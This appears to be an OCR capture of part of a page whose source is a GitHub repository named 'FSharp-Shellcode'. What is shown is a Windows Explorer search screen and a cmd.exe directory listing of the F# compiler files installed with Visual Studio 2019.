
Source: https://github.com/vysecurity/FSharp-Shellcode



Search Tools
fsharp - Search Results in Local Disk (C:)
File
Home
Share
View
Search
This PC
Current folder
All subfolders
Search again in
Location
Date modified
Kind
Size
Other properties
Refine
Recent searches
Advanced options
Save search
Open file location
Close search
Options
Search Results in Local Disk (C:)
fsharp
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
No items match your search.



C:\Windows\System32\cmd.exe
Directory of C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\CommonExtensions\Microsoft\FSharp
03/29/2021 10:09 AM <DIR> .
03/29/2021 10:09 AM <DIR> ..
02/15/2021 01:31 AM 402 catalog.json
02/15/2021 01:31 AM 1,690 CertificateInformation.dat
02/15/2021 01:31 AM <DIR> cs
02/15/2021 01:31 AM <DIR> de
02/15/2021 01:31 AM 490 default.win32manifest
02/15/2021 01:31 AM <DIR> es
02/15/2021 01:31 AM 3,526 extension.vsixmanifest
02/15/2021 01:31 AM <DIR> fr
02/15/2021 01:31 AM 26,488 fsc.exe
02/15/2021 01:31 AM 763 fsc.exe.config
02/15/2021 01:31 AM
02/15/2021 01:31 AM 50,568 FSharp.Compiler.Interactive.Settings.dll
02/15/2021 01:31 AM 17,134,976 FSharp.Compiler.Private.dll
02/15/2021 01:31 AM 24,456 FSharp.Compiler.Server.Shared.dll
02/15/2021 01:31 AM 2,895,736 FSharp.Core.dll
02/15/2021 01:31 AM 101,760 FSharp.DependencyManager.Nuget.dll
02/15/2021 01:31 AM 1,257,864 FSharp.Editor.dll
02/15/2021 01:31 AM 12,850 FSharp.Editor.pkgdef
02/15/2021 01:31 AM 365,960 FSharp.LanguageService.Base.dll
02/15/2021 01:31 AM 566 FSharp.LanguageService.Base.pkgdef
02/15/2021 01:31 AM 258,952 FSharp.LanguageService.dll
02/15/2021 01:31 AM 546 FSharp.LanguageService.pkgdef
02/15/2021 01:31 AM 78,712 FSharp.PatternMatcher.dll
02/15/2021 01:31 AM 629,640 FSharp.ProjectSystem.Base.dll
02/15/2021 01:31 AM 558 FSharp.ProjectSystem.Base.pkgdef
02/15/2021 01:31 AM 1,756,032 FSharp.ProjectSystem.FSharp.dll
02/15/2021 01:31 AM 5,556 FSharp.ProjectSystem.FSharp.pkgdef
02/15/2021 01:31 AM 680,840 FSharp.ProjectSystem.PropertyPages.dll
02/15/2021 01:31 AM 596 FSharp.ProjectSystem.PropertyPages.pkgdef
02/15/2021 01:31 AM 54,152 FSharp.UIResources.dll
02/15/2021 01:31 AM 220,552 FSharp.VS.FSI.dll
02/15/2021 01:31 AM
02/15/2021 01:31 AM 126,328 fsi.exe
02/15/2021 01:31 AM 731 fsi.exe.config
02/15/2021 01:31 AM
02/15/2021 01:31 AM 778 fsiAnyCpu.exe.config

